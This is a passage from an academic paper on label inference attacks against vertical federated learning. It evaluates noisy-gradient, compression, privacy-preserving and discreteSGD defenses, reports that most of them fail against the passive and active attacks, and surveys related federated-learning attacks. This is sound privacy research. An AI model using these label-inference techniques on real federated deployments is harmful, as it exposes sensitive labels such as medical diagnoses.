From above analysis, it can be further inferred that with the malicious local optimizer's help, the adversary's bottom model learns more indicative representations of his/her local features. To prove this, we use t-SNE [46] to visualize the distribution of the adversary's bottom model's outputs. As shown in Figure 4, the adversary's bottom model learns better in separating samples from each class with the active attack. As expected, the experimental results here is correlated to the active attack performance in Table 2. For example, from Figure 4 (a) and (d), it is evident that the bottom model learns much better representations with the active attack, which is corresponding to the fact shown in Table 2 that the active attack effectively boosts the top-1 inference accuracy from 0.8024 to 0.8484. However, on Criteo, the bottom model seems to learn slightly better representations, which is shown in Figure 4 (b) and (e). Correspondingly, Table 2 shows that although the active attack successfully boosts the attack performance (from 0.6828 to 0.6879, top-1 accuracy), the boost is not as effective as that on CIFAR-10.

To sum up, with the active attack, the adversary gets a trained bottom model containing more information about labels. Thus, after the model completion, the complete model performs better in predicting the labels, bringing better label inference performance.

6 Defenses

6.1 Possible Defenses

Some defense approaches may mitigate our label inference attacks. In the training process of VFL, the only information sent to the adversary is the gradient from the server. Thus, defensive strategies can be applied to the gradients to prevent information leakage from the server to the adversary. We consider four possible defense approaches against label inference attacks: noisy gradients, gradient compression, privacy-preserving deep learning and discreteSGD (a customized version of signSGD [4]). These defense approaches are commonly used by prior works to mitigate possible information leakage in FL [20, 30, 43, 62].

Noisy Gradients. As discussed in [62], adding noise to gradients is a common defense strategy in FL. In VFL, the server can add laplacian noise to gradients before sending them to participants.

Gradient Compression. Another defense strategy is sharing fewer gradients, which is also known as gradient compression. Gradient compression is a strategy designed both for communication efficiency and privacy protection [21]. Its key idea is only sharing a proportion of gradients with the largest absolute values. HFL can still produce highly-accurate global model even when only 10% of the gradient values are shared [43].

Privacy-preserving Deep Learning. Privacy-preserving deep learning is a comprehensive privacy-enhancing method introduced in [43]. It includes three defense strategies: differential privacy, gradient compression, and random selection. In each iteration, the server does the following steps to protect the gradients: (1) randomly selects one gradient value, generates noise, and adds the noise to the gradient value; (2) if the gradient value after adding noise is larger than a threshold value τ, keeps it, otherwise sets it to zero; (3) loops the first two steps until θ_u fraction of gradient values are gathered. Both θ_u and τ are hyperparameters to balance the trade-off between model performance and defense performance.

DiscreteSGD. SignSGD [4] is proposed to reduce the communication cost among workers in HFL and prevent privacy leakage caused by gradients. Since it only preserves the signs of gradients, it further boosts communication efficacy and enhances privacy protection. However, it is not proper to naively apply signSGD to VFL. The reason is that in HFL, the shared gradients from the sever to the participant include the updates of all the model parameters, while the shared gradients in VFL only include the gradients of the loss w.r.t. the outputs of

a participant's bottom model. A participant needs to do local backward propagation based on the shared gradients to get updates of all parameters of his/her bottom model. Therefore, VFL is more sensitive to modifications on the shared gradients. Our preliminary experiment shows that directly applying signSGD to VFL is very likely to make a VFL model fail to converge on the original task.

With the above consideration, we evaluate a customized version of signSGD by keeping partial magnitude information of the shared gradients, which we name as *discreteSGD*, as a possible defense. Specifically, the server first observes the distribution of the shared gradients in the first epoch. The mean and the standard deviation of the distribution are denoted as μ and σ, respectively. According to the three-sigma rule [37], the server sets an interval as $[\mu-2\sigma, \mu+2\sigma]$. The gradients outside of the interval are regarded as outliers and discarded. Then, the server slices the interval into N sub intervals. In the following training process, before sending gradients to a participant, the server first rounds each gradient value to the nearest endpoint of the sub intervals, e.g., a gradient value of 1.6 with sub intervals [0, 1] and [1, 2] will be rounded to the endpoint 2. The hyperparameter N controls how much magnitude information of the shared gradients is preserved. While VFL fails to converge with signSGD, discreteSGD is a more suitable defense solution. As shown in Figure 5 (j)-(l), our experiment proves that with N set to a reasonable value like 24, discreteSGD brings little degradation to a VFL model's performance.

6.2 Defense Evaluation

Defense Against the Active Label Inference Attack. We evaluate the four defense approaches introduced in Section 6.1 against label inference attacks on three datasets: CIFAR-10, Criteo and BHI. Similar experiments can be extended to other datasets. The results are reported in Figure 5.

From Figure 5 (a)-(c), for noisy gradients, we do experiments on several scales of laplacian noise to evaluate its defense performance against the active label inference attack. It can be seen that noise at a small scale cannot mitigate the risk of label leakage. Large-scale noise can successfully mitigate label inference attacks, but with the cost of significantly degrading the federated model's performance on the original task. A funny thing is that on CIFAR-10, the noise with a scale of $1e-3$ even makes our attack stronger, possibly because noise at this scale has a similar effect with adversarial training [31] that makes the federated model learn a more robust representation of the adversary's data.

From Figure 5 (d)-(f), for gradient compression, we evaluate its defense performance with different compression rates. On CV datasets such as CIFAR-10 and BHI, gradient compression can successfully mitigate label inference attacks, but with the cost of significantly degrading the federated model's performance on the original task. For example, on BHI, when




Figure 5: Defense performance of four defense approaches with different parameter settings against the active label inference attack. (a)-(c): noisy gradients (NG), (d)-(f): gradient compression (GC), (g)-(i): privacy-preserving deep learning (PPDL) and (j)-(l): discreteSGD. The symbol ∞ in (j)-(l) represents keeping gradients continuous, i.e., not applying discreteSGD.

the compression rate is 0.9, both the F1 score of the adversary's inference performance and the federated model's F1 score on the original task decrease by around 0.30. On dataset with numerical and categorical features like Criteo, gradient compression seems to have no apparent effect. As shown in Figure 5 (e), both the federated model's performance on the original task and the attack performance have no significant change as the compression rate varies from 0.1 to 0.9.

From Figure 5 (g)-(i), for privacy-preserving deep learning, we evaluate its defense performance with different settings of the hyperparameter θ_u. On all three datasets, the defense of privacy-preserving deep learning can mitigate label inference attacks with the hyperparameter θ_u set to 0.25 or lower. However, the degradation of the federated model's performance on the original task is also significant, which is different from the results reported on HFL [43]. We believe that this is related to the different nature of HFL and VFL. As mentioned in 6.1, VFL is more sensitive to modifications on the shared gradients from the server to participants. This explains why privacy-preserving deep learning might be a good defense for HFL but not suitable for VFL.

Table 6: Defenses against the direct label inference attack on CIFAR-10.

Defense Approach	Parameter	Parameter Set Value	Model Accuracy	Attack Accuracy
Noisy Gradients	Noise Scale	1e-4	0.8347	0.8063
		1e-3	0.8318	0.4906
		1e-2	0.7191	0.2452
		1e-1	0.1000	0.1265
Gradient Compression	Compression Rate	75%	0.8248	0.9997
		50%	0.8259	0.9931
		25%	0.8049	0.9245
		10%	0.1000	0.0058
Privacy-preserving Deep Learning	θ_u	0.75	0.8189	0.3904
		0.50	0.8216	0.3891
		0.25	0.1993	0.0972
		0.10	0.1000	0.0430
Discrete SGD	N	24	0.8145	0.9763
		18	0.7962	0.9330
		12	0.7471	0.9399
		6	0.6575	0.9087

We evaluate the defense performance of discreteSGD with different settings of the hyperparameter N in Figure 5 (j)-(l). The results are similar to the above three possible defenses. On all the three datasets, as the hyperparameter N decreases (the gradients become more discretized), both the attack performance and the federated model's performance on the original task degrade significantly, which shows that discreteSGD cannot effectively defend against the active label inference attack. We believe that this is due to the inner nature of our label inference attacks. As our attacks extract information about labels from a part of the federated model, i.e., one of the bottom models, the attack performance is highly correlated to how well the adversary's bottom model is trained. However, in spite of this inherent trade-off, discreteSGD seems to be able to reduce the cost, i.e., the degradation of the federated model's performance on the original task. For example, on CIFAR-10, assuming that the defense goal is to decrease the adversary's top-1 inference accuracy on the training/testing dataset to around 0.2500; privacy-preserving deep learning can achieve this goal with the cost that the federated model's top-1 accuracy on the original task degrades from 0.8139 to around 0.4000. While for discreteSGD, the degradation is from 0.8139 to around 0.6000. Although the cost is still high, discreteSGD outperforms the above three defenses in this aspect, showing that gradient discretization is possibly a more promising defense against the label inference attacks.

Defense Against the Direct Label Inference Attack. We evaluate the four defense approaches against the direct label inference attack on CIFAR-10 (similar evaluation can be extended to other datasets). The results are reported in Table 6. All the evaluated defense approaches except discreteSGD can mitigate the direct label inference attack. This is as expected because the direct label inference attack relies on the signs of gradients, so any modification on the gradients' signs, e.g., adding noise to flip the gradients' signs and pruning some gradients to zero, can effectively defend against this attack. In our experiments, privacy-preserving deep learning achieves the best defense performance since it degrades the top-1 accuracy of the direct label inference attack from 1.0000 to 0.3891 without decreasing the federated model's accuracy on the original task. Gradient compression seems to have the advantage of maintaining the performance of the original task. However, gradient compression cannot effectively degrade the attack performance, which is due to that it prefers to prune gradients with small absolute values to zero, but the gradient related to the ground truth label may not be included in these small gradients. Noisy gradients can significantly mitigate the label inference attack, since adding sufficient scale of noise is likely to flip the signs of gradients. Its side effect is that noise of an over large scale harms the performance of the original task. Privacy-preserving deep learning combines gradient compression and noisy gradients. As a result, with a suitable scale of noise and compression rate, it can effectively mitigate the direct label inference attack while maintaining the performance of the original task. As for discreteSGD, it is not effective against the direct label inference attack because it hardly changes the signs of gradients.

Summary. We evaluate four mainstream defense approaches including a customized version of signSGD that is popular in the recent two years. The experiment results show that though some of these defense approaches can effectively mitigate the direct label inference attack, they are not effective against the passive and active label inference attacks. However, actually, even if the direct label inference attack is mitigated, it can still infer the labels for a decent number of samples. With the help of these inferred labels, the adversary can simultaneously use the passive label inference attack to get a better attack performance. Therefore, our label inference attacks reveal the urgency of mitigating the label privacy risks in real-world VFL applications.

7 Future Work

Evaluation on Other ML Models. This paper focuses on VFL with DNNs as the ML model, while we have not evaluated VFL built with other types of ML models, such as VFL with logistic regression [7, 18, 28, 56], and VFL with gradient boosting tree models [9]. In addition, our experiments are conducted on convolutional neural networks, fully connected neural networks and transformers, but other types of neural networks like graph neural networks are also used for VFL [61]. VFL is a fast-developing research area both in the academy and industry. More ML models and training algorithms will be modified to serve VFL. Therefore, it is interesting to evaluate the privacy and security risks of VFL built with other ML models.

Towards Better VFL. As shown in Section 6, mainstream defense strategies are not effective when faced with our label

inference attacks against VFL. This calls for new defense strategies designed for VFL. In addition, is there any other privacy or security risk of the current VFL framework? How to defend VFL against the possible information leakage and security risks? These are open questions worth exploring.

8 Related Work

8.1 Information Leakage in FL

Prior works have proposed various attacks to exploit possible data leakage in HFL, including membership inference attacks, property inference attacks, class representative reconstruction attacks, and dataset reconstruction attacks. Our label inference attacks are different from these attacks. First, our work focuses on the data leakage in VFL, while to the best of our knowledge, prior works focus on the data leakage in HFL. Second, our work shows a new type of data leakage – label leakage, while prior works focus on inferring membership, sample property, and sample features.

Inferring Membership. Membership inference attacks aim to infer whether a particular sample appears in the training dataset [1, 38, 41]. Melis et al. [30] showed that in HFL, if the federated model uses embedding layers for text data, the curious server can infer whether a certain word appears in a participant's data by observing the non-zero gradients of the embedding layer. Nasr et al. [33] demonstrated that an adversarial participant in HFL can also infer the membership of other participants by exploiting the privacy vulnerabilities of the gradient descent algorithm, and the adversarial participant can craft adversarial model updates to gain more information about the membership of other participants' datasets.

Inferring Class Representatives. Hitaj et al. [20] demonstrated that an adversarial participant in HFL can use a generative adversarial network (GAN) to reconstruct the class representatives of other participants, and by submitting malicious model updates, an adversary can deceive other participants into leaking more information about their data.

Inferring Properties. Melis et al. [30] demonstrated that an adversarial participant in HFL can infer the properties of other participants' input samples by leveraging the exchanging gradients, and the properties are not limited to be related to the original task. For example, the original task is gender classification, but the adversary can infer races of training samples.

Reconstructing Training Samples. A more challenging attack is to completely reconstruct training samples of participants in FL. Zhu et al. [62] showed that exchanging gradients in collaborative learning can be exploited to do such an attack. They assumed the server is curious about the data of participants, and showed that by optimizing dummy data to match the gradients submitted by participants, the server can reconstruct the *exact* data of every participant. Wang et al. [51] demonstrated that an adversarial participant can use a GAN with a multi-task discriminator to simultaneously discriminate the participant identity of input samples and reconstruct the samples of other participants.

8.2 Other Attacks Against FL

Backdoor Attacks. Backdoor attack, also known as trojaning attack against ML [6, 17, 27, 36], is a hot research topic in recent years. A trojaned ML model behaves normally with normal input samples, but if the input sample has a certain *trojan trigger*, the trojaned model will have abnormal behaviors. Bagdasaryan et al. [2] first showed that HFL faces the danger of backdoor attacks: a malicious participant can trojan the global model by scaling up model updates. Xie et al. [55] considered the scenario where there are multiple compromised adversarial participants, and proposed the distributed backdoor attack (DBA) against HFL.

Byzantine Attacks. HFL also faces possible threats of byzantine attacks. In HFL, one or more participants may submit abnormal intermediate results to the server so that the server cannot get a converged model [13].

8.3 Defense in FL

Mainstream defense approaches aiming at mitigating information leakage from gradients includes adding noise to gradients [62], gradient compression [25], and randomly pruning part of the gradients to zero [43]. Privacy-preserving deep learning [43] is a defense approach combining all the three mechanisms. However, our experiments in Section 6 show that these defense approaches are not effective against our passive and active label inference attacks. SignSGD [4] is a recent defense for privacy enhancement in HFL. However, our preliminary experiment shows that directly applying signSGD to VFL is very likely to make a VFL model fail to converge on the original task. Therefore, we design a customized version of signSGD, named discreteSGD for VFL. Although the cost (the degradation of the federated model's performance) is still high, discreteSGD does better than the above three defenses, showing that gradient discretization is possibly a more promising defense against our passive and active label inference attacks. Another line of works studied how to securely select and aggregate the submits from the participants [35, 58]. However, these works focus on defending against byzantine and backdoor attacks in HFL, and are not suitable to defend against our label inference attacks against VFL.

9 Conclusion

Most prior works on the privacy and security of FL focus on HFL. However, as VFL is applied more and more widely in industry, it is also urgent to evaluate the privacy and security risks of VFL. To bridge this gap, we conduct the first investigation on the privacy risks in VFL. We reveal and shed lights on the new and unique label leakage issue of VFL. As labels are

likely to be highly sensitive information, e.g., whether someone has a disease, inferring labels can be a severe privacy violation.

We design three kinds of label inference attacks covering several practical settings of VFL. We also provide insights into how the active attack affects the training of the vertical federated model with visualization techniques.

Our experiments show that the proposed label inference attacks are powerful against VFL on real-world large-scale datasets. We also evaluate possible defenses including gradient compression, noisy gradients, privacy-preserving deep learning and discreteSGD. Though some of these defenses can effectively mitigate the threat of the direct label inference attack, they are not effective against our passive and active label inference attacks. This should motivate future works on better defenses.

10 Acknowledgements

This work was partly supported by the National Key Research and Development Program of China under No. 2020YFB2103802, NSFC under No. 62102360, 61772466, 62072406, U1836202, and U1936215, and the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003. Ting Wang is partially supported by the National Science Foundation under Grant No. 1953893, 1953813, and 1951729.

References

[1] M. Backes, P. Berrang, M. Humbert, and P. Manoharan. Membership privacy in MicroRNA-based studies. In *CCS*, 2016.

[2] E. Bagdasaryan, A. Veit, Y. Hua, D. Estrin, and V. Shmatikov. How to backdoor federated learning. In *AISTATS*, 2020.

[3] Baidu. PaddleFL. https://github.com/PaddlePaddle/PaddleFL.

[4] J. Bernstein, Y. Wang, K. Azizzadenesheli, and A. Anandkumar. signSGD: Compressed optimisation for non-convex problems. In *ICML*, 2018.

[5] D. Berthelot, N. Carlini, I. Goodfellow, N. Papernot, A. Oliver, and C. Raffel. MixMatch: A holistic approach to semi-supervised learning. In *NeurIPS*, 2019.

[6] A. N. Bhagoji, S. Chakraborty, P. Mittal, and S. Calo. Analyzing federated learning through an adversarial lens. In *ICML*, 2019.

[7] C. Chen, J. Zhou, L. Wang, X. Wu, W. Fang, J. Tan, L. Wang, X. Ji, A. Liu, H. Wang, et al. When homomorphic encryption marries secret sharing: Secure large-scale sparse logistic regression and applications in risk control. *arXiv preprint arXiv:2008.08753*, 2020.

[8] J. Chen, Z. Yang, and D. Yang. MixText: Linguistically-informed interpolation of hidden space for semi-supervised text classification. In *ACL*, 2020.

[9] K. Cheng, T. Fan, Y. Jin, Y. Liu, T. Chen, and Q. Yang. SecureBoost: A lossless federated learning framework. *arXiv preprint arXiv:1901.08755*, 2019.

[10] A. Cruz-Roa, A. Basavanhally, F. González, H. Gilmore, M. Feldman, S. Ganesan, N. Shih, J. Tomaszewski, and A. Madabhushi. Automatic detection of invasive ductal carcinoma in whole slide images with convolutional neural networks. In *Proceedings of the Medical Imaging 2014: Digital Pathology*, volume 9041, 2014.

[11] L. N. Darlow, E. J. Crowley, A. Antoniou, and A. J. Storkey. CINIC-10 is not ImageNet or CIFAR-10. *arXiv preprint arXiv:1810.03505*, 2018.

[12] J. Devlin, M. Chang, K. Lee, and K. Toutanova. BERT: Pre-training of deep bidirectional transformers for language understanding. *arXiv preprint arXiv:1810.04805*, 2018.

[13] M. Fang, X. Cao, J. Jia, and N. Gong. Local model poisoning attacks to byzantine-robust federated learning. In *USENIX Security*, 2020.

[14] C. Fu, X. Zhang, S. Ji, J. Chen, J. Wu, S. Guo, J. Zhou, A. Liu, and T. Wang. Supplementary material for the paper "Label Inference Attacks Against Vertical Federated Learning". https://github.com/FuChong-cyber/label-inference-attacks/.

[15] Google. TensorFlow Federated. https://www.tensorflow.org/federated.

[16] B. Gu, Z. Dang, X. Li, and H. Huang. Federated doubly stochastic kernel learning for vertically partitioned data. In *KDD*, 2020.

[17] T. Gu, B. Dolan-Gavitt, and S. Garg. BadNets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733*, 2017.

[18] S. Hardy, W. Henecka, H. Ivey-Law, R. Nock, G. Patrini, G. Smith, and B. Thorne. Private federated learning on vertically partitioned data via entity resolution and additively homomorphic encryption. *arXiv preprint arXiv:1711.10677*, 2017.

[19] K. He, X. Zhang, S. Ren, and J. Sun. Delving deep into rectifiers: Surpassing human-level performance on imagenet classification. In *ICCV*, 2015.

[20] B. Hitaj, G. Ateniese, and F. Perez-Cruz. Deep models under the GAN: information leakage from collaborative deep learning. In *CCS*, 2017.

[21] P. Kairouz, H. B. McMahan, B. Avent, A. Bellet, M. Bennis, A. N. Bhagoji, K. Bonawitz, Z. Charles, G. Cormode, R. Cummings, et al. Advances and open problems in federated learning. *arXiv preprint arXiv:1912.04977*, 2019.

[22] A. Krizhevsky, G. Hinton, et al. Learning multiple layers of features from tiny images. 2009.

[23] Criteo Labs. Criteo dataset. https://labs.criteo.com/2014/02/download-kaggle-display-advertising-challenge-dataset/.

[24] Q. Li, Z. Wen, Z. Wu, S. Hu, N. Wang, and B. He. A survey on federated learning systems: vision, hype and reality for data privacy and protection. *arXiv preprint arXiv:1907.09693*, 2019.

[25] Y. Lin, S. Han, H. Mao, Y. Wang, and W. J. Dally. Deep gradient compression: Reducing the communication bandwidth for distributed training. *arXiv preprint arXiv:1712.01887*, 2017.

[26] Y. Liu, Y. Kang, X. Zhang, L. Li, Y. Cheng, T. Chen, M. Hong, and Q. Yang. A communication efficient collaborative learning framework for distributed features. *arXiv preprint arXiv:1912.11187*, 2019.

[27] Y. Liu, S. Ma, Y. Aafer, W. Lee, J. Zhai, W. Wang, and X. Zhang. Trojaning attack on neural networks. In *NDSS*, 2018.

[28] Y. Liu, X. Zhang, and L. Wang. Asymmetrically vertical federated learning. *arXiv preprint arXiv:2004.07427*, 2020.

[29] B. McMahan, E. Moore, D. Ramage, S. Hampson, and B. A. y Arcas. Communication-efficient learning of deep networks from decentralized data. In *Artificial Intelligence and Statistics*, 2017.

[30] L. Melis, C. Song, E. De Cristof, and V. Shmatikov. Exploiting unintended feature leakage in collaborative learning. In *IEEE S&P*, 2019.

[31] T. Miyato, S. Maeda, M. Koyama, and S. Ishii. Virtual adversarial training: A regularization method for supervised and semi-supervised learning. *TPAMI*, 2019.

[32] P. Mooney. Breast histopathology images. https://www.kaggle.com/paultimothymooney/breast-histopathology-images.

[33] M. Nasr, R. Shokri, and A. Houmansadr. Comprehensive privacy analysis of deep learning. In *IEEE S&P*, 2019.

[34] OpenMined. PySyft. https://github.com/OpenMined/PySyft.

[35] X. Pan, M. Zhang, D. Wu, Q. Xiao, S. Ji, and Z. Yang. Justinian's GAAvernor: Robust distributed learning with gradient aggregation agent. In *USENIX Security*, 2020.

[36] R. Pang, H. Shen, X. Zhang, S. Ji, Y. Vorobeychik, X. Luo, A. Liu, and T. Wang. A tale of evil twins: Adversarial inputs versus poisoned models. In *CCS*, 2020.

[37] F. Pukelsheim. The three sigma rule. *The American Statistician*, 1994.

[38] A. Pyrgelis, C. Troncoso, and E. De Cristofaro. Knock knock, who's there? Membership inference on aggregate location data. In *NDSS*, 2018.

[39] Soumik Rakshit. Yahoo answers dataset. https://www.kaggle.com/soumikrakshit/yahoo-answers-dataset.

[40] M. Riedmiller and H. Braun. A direct adaptive method for faster backpropagation learning: The rprop algorithm. In *IEEE international conference on neural networks*, 1993.

[41] A. Salem, Y. Zhang, M. Humbert, P. Berrang, M. Fritz, and M. Backes. ML-leaks: Model and data independent membership inference attacks and defenses on machine learning models. *arXiv preprint arXiv:1806.01246*, 2018.

[42] R. R. Selvaraju, M. Cogswell, A. Das, R. Vedantam, D. Parikh, and D. Batra. Grad-CAM: Visual explanations from deep networks via gradient-based localization. In *ICCV*, 2017.

[43] R. Shokri and V. Shmatikov. Privacy-preserving deep learning. In *CCS*, 2015.

[44] C. Sun, X. Qiu, Y. Xu, and X. Huang. How to fine-tune BERT for text classification? In *China National Conference on Chinese Computational Linguistics*, 2019.

[45] I. Sutskever, J. Martens, G. Dahl, and G. Hinton. On the importance of initialization and momentum in deep learning. In *ICML*, 2013.

[46] L. Van Der Maaten and G. Hinton. Visualizing data using t-SNE. *Journal of machine learning research*, 2008.

[47] P. Vepakomma, O. Gupta, T. Swedish, and R. Raskar. Split learning for health: Distributed deep learning without sharing raw patient data. *arXiv preprint arXiv:1812.00564*, 2018.

[48] P. Voigt and A. Von dem Bussche. The EU general data protection regulation (GDPR). *A Practical Guide, 1st Ed., Cham: Springer International Publishing*, 2017.

[49] W. N. Street W. H. Wolberg and O. L. Mangasarian. Breast cancer wisconsin dataset. https://archive.ics.uci.edu/ml/datasets/Breast+Cancer+Wisconsin+(Diagnostic).

[50] G. Wang. Interpret federated learning with shapley values. *arXiv preprint arXiv:1905.04519*, 2019.

[51] Z. Wang, M. Song, Z. Zhang, Y. Song, Q. Wang, and H. Qi. Beyond inferring class representatives: User-level privacy leakage from federated learning. In *IEEE INFOCOM*, 2019.

[52] Webank. A case of traffic violations insurance-using federated learning. https://www.fedai.org/cases/.

[53] Webank. Federated AI Technology Enabler (FATE). https://fate.fedai.org/.

[54] Webank. Utilization of FATE in risk management of credit in small and micro enterprises. https://www.fedai.org/cases/.

[55] C. Xie, K. Huang, P. Chen, and B. Li. DBA: Distributed backdoor attacks against federated learning. In *ICLR*, 2020.

[56] S. Yang, B. Ren, X. Zhou, and L. Liu. Parallel distributed logistic regression for vertical federated learning without third-party coordinator. *arXiv preprint arXiv:1911.09824*, 2019.

[57] T. Yang, G. Andrew, H. Eichner, H. Sun, W. Li, N. Kong, D. Ramage, and F. Beaufays. Applied federated learning: Improving google keyboard query suggestions. *CoRR*, abs/1812.02903, 2018.

[58] D. Yin, Y. Chen, R. Kannan, and P. Bartlett. Byzantine-robust distributed learning: Towards optimal statistical rates. In *Proceedings of Machine Learning Research*, 2018.

[59] W. Zhang, Z. Li, and X. Chen. Quality-aware user recruitment based on federated learning in mobile crowd sensing. *Tsinghua Science and Technology*, 2021.

[60] B. Zhao, K. R. Mopuri, and H. Bilen. iDLG: Improved deep leakage from gradients. *arXiv preprint arXiv:2001.02610*, 2020.

[61] J. Zhou, C. Chen, L. Zheng, X. Zheng, B. Wu, Z. Liu, and L. Wang. Privacy-preserving graph neural network for node classification. *arXiv preprint arXiv:2005.11903*, 2020.

Algorithm 2 Training VFL with model splitting

Require: Top model parameters θ_{top}, bottom model parameters of K participants $\theta_1, \theta_2, ..., \theta_K$, learning rate η, ground-truth label y.

Server executes:
  Initialize θ_{top} and $\theta_1, \theta_2, ..., \theta_K$
  while stopping epoch not met **do**
    for each batch b of sample Ids **do**
      for $k = 1$ to K **do**
        $o_k \leftarrow$ **ParticipantForwardProp**(θ_k, b)
      end for
      $o_{all} \leftarrow Concat(o_1, ..., o_k)$
        ▷ concatenating bottom model outputs
      $o_{final} \leftarrow \theta_{top}(o_{all})$
      $L \leftarrow LossFunc(o_{final}, y)$
      $g_{top} \leftarrow \frac{\partial L}{\partial \theta_{top}}$ ▷ updating top model
      $\theta_{top} \leftarrow \theta_{top} - \eta \cdot g_{top}$
      for $k = 1$ to K **do**
        $g_k \leftarrow \frac{\partial L}{\partial o_k}$
        ParticipantBackProp(θ_k, g_k, o_k)
      end for
    end for
  end while

ParticipantForwardProp(θ, b):
  return bottom model forward outputs $\theta(b)$

ParticipantBackProp(θ, g_o, o):
  $g \leftarrow g_o \cdot \frac{\partial o}{\partial \theta}$
  $\theta \leftarrow \theta - \eta \cdot g$ ▷ updating bottom model

[62] L. Zhu, Z. Liu, and S. Han. Deep leakage from gradients. In *NeurIPS*, 2019.

Appendix

A Training Algorithms of VFL

The training algorithms of VFL with/without model splitting are shown in Algorithm 2 and Algorithm 3, respectively.

B The Customized MixMatch

As discussed in Section 4, in order to make MixMatch applicable to tasks beyond the CV domain, we use a customized version of MixMatch without data augmentation. The algorithm of the customized MixMatch is shown in Algorithm 4, where MixUp is a data processing algorithm described in Algorithm 5, and *Sharpen* is the sharpening function used to reduce the entropy of the label distribution. The function *Sharpen* is defined as:

Algorithm 3 Training VFL without model splitting

Require: bottom model parameters of K participants $\theta_1, \theta_2, ..., \theta_K$, learning rate η, ground-truth label y.

Server executes:
  Initialize $\theta_1, \theta_2, ..., \theta_K$
  while stopping epoch not met **do**
    for each batch b of sample Ids **do**
      for $k = 1$ to K **do**
        $o_k \leftarrow$ **ParticipantForwardProp**(θ_k, b)
      end for
      $o_{sum} \leftarrow \sum_k o_k$
        ▷ aggregating bottom model outputs
      $L \leftarrow LossFunc(o_{sum}, y)$
      for $k = 1$ to K **do**
        $g_k \leftarrow \frac{\partial L}{\partial o_k}$
        ParticipantBackProp(θ_k, g_k, o_k)
      end for
    end for
  end while

ParticipantForwardProp(θ, b):
  return bottom model forward outputs $\theta(b)$

ParticipantBackProp(θ, g_o, o):
  $g \leftarrow g_o \cdot \frac{\partial o}{\partial \theta}$
  $\theta \leftarrow \theta - \eta \cdot g$ ▷ updating bottom model

$$Sharpen(p,T)_i := \frac{p_i^{\frac{1}{T}}}{\sum_{j=1}^{L} p_j^{\frac{1}{T}}} \tag{4}$$

where p is the discrete distribution, and T is a hyperparameter.

In each training iteration, the customized MixMatch generates a collection of processed labeled examples $\mathcal{X}'$ and a collection of processed unlabeled examples with guessed labels $\mathcal{U}'$. Then, it uses $\mathcal{X}'$ and $\mathcal{U}'$ to separately compute the labeled loss term $\mathcal{L}_{\mathcal{X}}$ and unlabeled loss term $\mathcal{L}_{\mathcal{U}}$:

$$\mathcal{L}_{\mathcal{X}} = \frac{1}{|\mathcal{X}'|} \sum_{x,p \in \mathcal{X}'} CE(p, p_{model}(y \mid x; \theta)) \tag{5}$$

$$\mathcal{L}_{\mathcal{U}} = \frac{1}{N|\mathcal{U}'|} \sum_{u,q \in \mathcal{U}'} \|q - p_{model}(y \mid u; \theta)\|_2^2 \tag{6}$$

where $CE(p,q)$ is the cross-entropy between distributions p and q, and N is the number of classes. Finally, the combined loss is computed as:

$$\mathcal{L} = \mathcal{L}_{\mathcal{X}} + \lambda_{\mathcal{U}} \mathcal{L}_{\mathcal{U}} \tag{7}$$

where $\lambda_{\mathcal{U}}$ is hyperparameters balancing the importance of labeled/unlabeled data. After obtaining the combined loss, the neural network model can be updated using backward propagation.

Algorithm 4 The customized MixMatch. MixMatch takes a batch of labeled data $\mathcal{X}$ and a batch of unlabeled data $\mathcal{U}$, then produces a collection of processed labeled examples $\mathcal{X}'$ and a collection of processed unlabeled examples with guessed labels $\mathcal{U}'$.

Input: Batch of labeled examples and their one-hot labels $\mathcal{X} = \big((x_b, p_b); b \in (1, ..., B)\big)$, batch of unlabeled examples $\mathcal{U} = \big(u_b; b \in (1, ..., B)\big)$, sharpening temperature T, Beta distribution parameter α for MixUp.
for $b = 1$ to B **do**
  $q_b = p_{model}(y \mid u_b; \theta)$
  $q_b = Sharpen(q_b, T)$
end for
$\hat{\mathcal{U}} = \big((u_b, q_b); b \in (1, \ldots, B)\big)$
$\mathcal{W} = Shuffle\big(Concat(\mathcal{X}, \hat{\mathcal{U}})\big)$
$\mathcal{X}' = \big(MixUp(\mathcal{X}_i, \mathcal{W}_i); i \in (1, \ldots, |\mathcal{X}|)\big)$
  ▷ Apply *MixUp* to labeled data and entries from $\mathcal{W}$
$\mathcal{U}' = \big(MixUp(\hat{\mathcal{U}}_i, \mathcal{W}_{i+|\mathcal{X}|}); i \in (1, \ldots, |\hat{\mathcal{U}}|)\big)$
  ▷ Apply *MixUp* to unlabeled data and the rest of $\mathcal{W}$
return $\mathcal{X}', \mathcal{U}'$

Algorithm 5 MixUp. MixUp takes two samples with their corresponding labels probabilities $(x_1, p_1), (x_2, p_2)$, and produces a "mixed" sample with its "mixed" labels probabilities x', p'.

Input: Two samples with their corresponding labels probabilities $(x_1, p_1), (x_2, p_2)$, Beta distribution parameter α.
$\lambda \sim Beta(\alpha, \alpha)$
$\lambda' = max(\lambda, 1 - \lambda)$
$x' = \lambda' x_1 + (1 - \lambda') x_2$
$p' = \lambda' p_1 + (1 - \lambda') p_2$
return x', p'

C Details About Datasets

